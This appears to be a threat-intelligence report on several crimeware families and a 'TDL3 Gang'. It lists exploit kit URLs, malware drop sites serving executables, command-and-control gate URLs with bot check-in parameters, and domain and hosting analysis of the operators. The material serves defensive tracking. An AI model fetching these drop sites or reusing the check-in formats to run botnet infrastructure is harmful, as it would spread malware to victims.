youaskedthedomain.cn/spl/controller.php?action=bot&entity_list=&uid=666&first=1&guid=13441600&v=15&rnd=36431478	CnC



Custom Exploit Kit URL	URL Type
google.analytics.com.bidxctvqvrw.info/nte/GNH4	Exploit Kit
xtmhlmtxaacg.com/ld/bernfr/	Exploit Kit
acdlsmladve.com/nte/GNH4	Exploit Kit
ddehkyhddve.com/nte/GNH4	Exploit Kit
ddewphwddve.com/nte/prox.exe	Exploit Kit
ghtsumuno.com/nte/GNH4	Exploit Kit
google.analytics.com.vwrvmrvjwi.info/nte/GNH4	Exploit Kit
lbckqbklde.com/nte/GNH4	Exploit Kit
uefnwtnudve.com/nte/GNH4	Exploit Kit



Custom Exploit Kit URL	URL Type
acdslvadve.com/nte/INDEP8	Exploit Kit
berber2update.biz/cgi-bin/kln	Exploit Kit
dbcavsaddve.com/nte/indep8	Exploit Kit
diaiscjdthr.com/nte/INDEPHANDLER	Exploit Kit
googleinrus.in/cgi-bin/plt	Exploit Kit
jbaagpepjvc.com/nte/NONE1	Exploit Kit
strbypass.uz.ua/cgi-bin/guest	Exploit Kit
yburuvaeqcv.com/nte/none1	Exploit Kit
footbal.rv.ua/cgi-bin/guest	Exploit Kit
jefshosjdve.com/nte/INDEPHANDLER.py	Exploit Kit



Gozi Kit Default URL	Type
89.187.37.106/cgi-bin/options.cgi?user_id=521239303&version_id=2 &passphrase=fkjvhsvlksdhvlsd&socks=0&version=2&crc=00000000	CnC
89.187.53.197/cgi-bin/options.cgi?user_id=1102239761&version_id=14 &passphrase=fkjvhsvlksdhvlsd&socks=0&version=14&crc=78c6dbd2	CnC
27.131.32.20/cgi-bin/forms.cgi	CnC
91.213.174.40/cgi-bin/forms.cgi	CnC
91.213.174.40/cgi-bin/options.cgi?user_id=2527700603&version_id=18 &passphrase=fkjvhsvlksdhvlsd&socks=0&version=18&crc=78c6dbd2	CnC
27.131.32.20/cgi-bin/options.cgi?user_id=2527700603&version_id=18 &passphrase=fkjvhsvlksdhvlsd&socks=0&version=18&crc=78c6dbd2	CnC
77.78.240.135/cgi-bin/options.cgi?user_id=1964493172&version_id=3059 &passphrase=fkjvhsvlksdhvlsd&socks=0&version=3080&crc=3cc43328	CnC
hasterulits.com/cgi-bin/options.cgi?user_id=2219249075&version_id=4667580 &passphrase=fkjvhsvlksdhvlsd&socks=0&version=4667580&crc=00000000	CnC
tryfindithere.com/cgi-bin/cmd.cgi?user_id=2439225677&version_id=3076 &passphrase=fkjvhsvlksdhvlsd&socks=0&version=3076&crc=00000000	CnC




Koobface URL	URL Types
69.47.32.230/d=mcfl-msnl.com/0x3E8/view/console=yes/setup.exe	Malware Drop Site
69.47.32.230/d=tmpu.org/0x3E8/view/console=yes/setup.exe	Malware Drop Site
74.203.223.7/d=ayava.org/0x3E8/view/console=yes/setup.exe	Malware Drop Site
74.203.223.7/d=chrepro.com/0x3E8/view/console=yes/setup.exe	Malware Drop Site
76.123.62.208/d=abid.co.cc/0x3E8/view/console=yes/setup.exe	Malware Drop Site
76.123.62.208/d=chrepro.com/0x3E8/view/console=yes/setup.exe	Malware Drop Site
84.108.198.143/d=turk-ie.org/0x3E8/view/console=yes/setup.exe	Malware Drop Site
84.108.198.143/d=turk-ie.org/0x3EB/view/console=yes/setup.exe	Malware Drop Site
98.235.240.245/d=brevard-fl.com/0x3E8/view/console=yes/setup.exe	Malware Drop Site
agr255.cne-escutismo.pt/.sys/?getexe=fb.75.exe	Malware Drop Site
boatnews.eu/.sys/?getexe=fb.76.exe	Malware Drop Site
car-transport.com.au/.sys/?getexe=fb.101.exe	Malware Drop Site



SpyEye URL	Type
barcalys-trial3.com/main/bin/build.exe	Malware Drop
coundnes.com/cache/bin/build.exe	Malware Drop
eu-analytics.com/sp4a/bin/1_sp4a_new.exe.crypted.exe	Malware Drop
217.23.7.21/date/gate.php?guid=User!SANDBOX0!D06F0742&ver=10129&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=19&ccrc=3D893DD9&md5=60d6d584515e1925e0d0c9edd8b32eed	CnC
200.63.45.69/~datosco/main/gate.php?guid=User!SANDBOX2!D06F0742&ver=10132&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=100&ccrc=690E5C55&md5=82beb808bef523b7660af10266377407	CnC
91.213.174.34/spyeye_main/gate.php?guid=User!SANDBOX2!D06F0742&ver=10200&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=22&ccrc=B144ABF5&md5=e8a713c24a38b9339474f71f5bcff78a	CnC
77.78.240.162/spye/gate.php?guid=User!SANDBOX0!D06F0742&ver=10207&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&plg=ftpbcb&cpu=100&ccrc=8CCFE0AB&md5=84a9aedb378c3ec297a775c1f7fc573a	CnC
113.11.194.173/eye/main/gate.php	CnC
204.12.243.187/main/gate.php	CnC
200.56.243.137/includes/admin/gate.php?guid=User!SANDBOX2!D06F0742&ver=10207&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=80&ccrc=3FF0F25D&md5=86e1bb6f428421a06bdae1b2b55323d1	CnC
200.56.243.137/includes/phpbb/gate.php	CnC
200.56.243.137/joomla/admin/gate.php	CnC
cocainy.net/spmini/gate.php?guid=User!SANDBOX0!D06F0742&ver=10225&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=100&ccrc=ED1A0A53&md5=1aa16572aee1486c7cd8c78dad9cb510	CnC
craken.biz/aimpis/gate.php?guid=User!SANDBOX2!D06F0742&ver=10211&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=100&ccrc=3AF32A5D&md5=a5c67adc367e850f49c441b2cee4b59b	CnC



Oficla URL	Type
www.dosuguss.net/myl/bb.php?v=200&id=130451189&b=dosug&tm=106	CnC
www.freecapch.info/flashcapch/bb.php?v=200&id=199826733&b=8519124969&tm=2	CnC
www.freecapch.info/flashcapch/bb.php?v=200&id=199826733&b=spmt4&tm=2	CnC
www.global-tickets.net/myldr/bb.php?id=528593412&v=200&tm=223&b=0688077080	CnC
www.gnfdt.cn/loader/bb.php?id=913882973&v=200&tm=45&b=4802728596	CnC
www.myloader.cn/mld/bb.php?id=962312204&v=200&tm=3&b=centrino	CnC
www.tomorrrow.cn/loader/bb.php?id=287204598&v=200&tm=729&b=svyazka	CnC
onufriy.3utilities.com/loading.php?spl=MS09-002	CnC
Orgazmer.com/dmr/bb.php?id=555611691&v=200&tm=2&b=NONE25	CnC
adm1n.ru/dmr/bb.php?id=123456789&v=200&tm=1	CnC
andige.net/forum/bb.php?v=200&id=636608811&b=Liberty2&tm=2	CnC
apsight.ru/my/bb.php?v=200&id=123456789&b=goldstat&tm=3	CnC




Oficla Sasfis URL	Type
124.217.239.26/_sys/bb.php?v=200&id=636608811&b=6133081851&tm=2	CnC
84.19.161.62/802374/22.php?v=200&id=636608811&b=579&tm=2	CnC
91.188.59.21/12345/bb.php?v=200&id=636608811&b=balu1&tm=2	CnC
84.19.161.62/902834/1930.php?magic=04bf04c00001&ox=2-5-1-2600&tm=3&id=24905431&cache=4154905385&N=0	CnC
77.221.153.183/.lst/bb.php?v=200&id=554905388&b=SPL0002&tm=3	CnC
ablegang.com/master/bb.php?v=200&id=123456789&b=2725761651&tm=1	CnC
aervrfhu.ru/kjflth/bb.php?v=200&id=636608811&b=8696290604&tm=3	CnC
autotradersuk.net/arc/bb.php?v=200&id=636608811&b=0219ls12&tm=2	CnC
baksomania2010.ru/kuzy/bb.php?v=200&id=636608811&b=3mart&tm=3	CnC



Otlard URL	Type
alhatester.com/cp/tasksz.php?dc	CnC
b00tlife.com/cp/tasksz.php?dc	CnC
lovinezer.com/cp/tasksz.php?dc	CnC
mcdonalds.com/cp/tasksz.php?dc	CnC





TDL3 Gang

	Type
64.191.25.166/perce/447c05f1e6bff6d24d24a15d483cedb9689f10406b7230b46e69c850008919480e2c3fe8d432c72e6/607/perce.jpg	CnC
69.10.35.251/perce/447c05f1e6bff6d24d24a15d483cedb9689f10406b7230b46e69c850008919480e2c3fe8d432c72e6/607/perce.jpg	CnC
69.10.35.251/perce/465cbbfb5c459068718ea7c544e87ed2a776f651b13f6f75e085d95d0f16be4d73603cc8bfd83f316/d4f5b0c5628/qwerce.gif	CnC
69.10.35.251/perce/8020ac6db14a14e0ed94c17da86c8d0938cff0c02ba29014aee9a81000a9b998de6c0f98a422879eb/400/perce.jpg	CnC
69.10.35.251/perce/96ec3b1bcc25c048614e07d5d478be22d7565661f17f1f754035b9cd3ff64ecde370eca8afa8ff01f/f0e/perce.jpg	CnC
88.214.201.132/perce/447c05f1e6bff6d24d24a15d483cedb9689f10406b7230b46e69c850008919480e2c3fe8d432c72e6/607/perce.jpg	CnC
images-humanity.com/werber/30f/216.jpg	CnC
imagesmonitor.com/werber/e4d08081926/216.jpg	CnC
pictureswall.com/werber/b0f/216.jpg	CnC
hipartsonline.com/werber/548582c8e44/217.gif	CnC
virtualartsonline.com/perce/23a8802761f8ac0664709edb14bbd80dee020a2ca627fe38e60811523634ef62dc748b397c3e4cd0a/d4b8c69787c/qwerce.gif	CnC
videoartfilms.com/werber/34a826c797b/217.gif	CnC



TDL3 Gang Favorite CnC Locations



Location	CnC servers
United States	184
Netherlands	87
China	41
Israel	8
Hong Kong	8
Canada	4
Russian Federation	3
Sweden	3
Romania	2
Ukraine	2
United Kingdom	2



- **Favors Segregating malware drop domains from Command-and-Control Servers**
 - Malware Drop Sites
 - Prefers domains with words like video, film, movies
 - Command-and-Control Servers
 - Leverage domains with **art** or **arts** (historically)
 - TDL3 operators have recently been changing their patterns to prevent attribution
 - TDL Rootkit acts as a loader that can download any desired crimeware for the right \$, €, ¥, etc...



- **fineartstalk.com**
 - Analysis of this domain led us to IP 6.6.6.6 an CnC for their botnet


6.6.6.6	(none)	6.6.0.0/16	AS668
United States			DREN (U.S. DoD Defense Research and Engineering Network)

- Further analysis of registered domains to this IP address

667855.com	a	6.6.6.6	United States
8888hq.com	a	6.6.6.6	United States
aldo-art.com	a	6.6.6.6	United States
dinomadness.info	a	6.6.6.6	United States
fineartstalk.com	a	6.6.6.6	United States
jouw-iphone3gs.com	a	6.6.6.6	United States
mauihomearts.com	a	6.6.6.6	United States
nuprijshier.com	a	6.6.6.6	United States
photospotter-msn.com	a	6.6.6.6	United States
west-arts-studio.com	a	6.6.6.6	United States
wildworksdesign.com	a	6.6.6.6	United States



- fineartstalk.com**



Graph Source:Robtex.com



- **mauihomearts.com**

Record	Name	IP	Reverse	Route	AS
a		6.6.6.6 United States	(none)	6.6.0.0/16	AS668 DREN (U.S. DoD Defense Research and Engineering Network)
ns-soa	ns1.registrar.am 15 days old	209.85.99.32 United States	209-85-99-32.opticaljungle.com	209.85.0.0/17 ThePlanet.com Internet Services, Inc.	AS21844 THEPLANET-AS2 ThePlanet.com Internet Services, Inc.
ns	ns3.registrar.am 15 days old	209.85.99.29 United States	209-85-99-29.opticaljungle.com	74.52.0.0/14 ThePlanet.com Internet Services, Inc.	
	ns4.registrar.am 15 days old	74.52.35.85 United States	55.23.344a.static.theplanet.com		
	ns1.registrar.am 15 days old	209.85.99.32 United States	209-85-99-32.opticaljungle.com	209.85.0.0/17 ThePlanet.com Internet Services, Inc.	
	ns2.registrar.am 15 days old	174.132.26.225 United States	e1.1a.84ae.static.theplanet.com	174.132.0.0/15	




- **This crimeware group focuses on exploitation of servers via numerous methods more so on SSH or SQL Injection and pointing their SOA's to your servers**
- **From a client infection perspective their focus in spam, drive-by-downloads, and client-side-exploits**





- **TDL3 Gang - Operator Analysis**

Component	
Motivation	Money and Information (intelligence)
Objectives	Opportunistic & Target Specific
Timeliness	Between Jan 2009 – June 2010 domain have been expired about every 3 weeks like clockwork (some CnC domains are only even available for 24 hours before going down)
Resources	Unknown
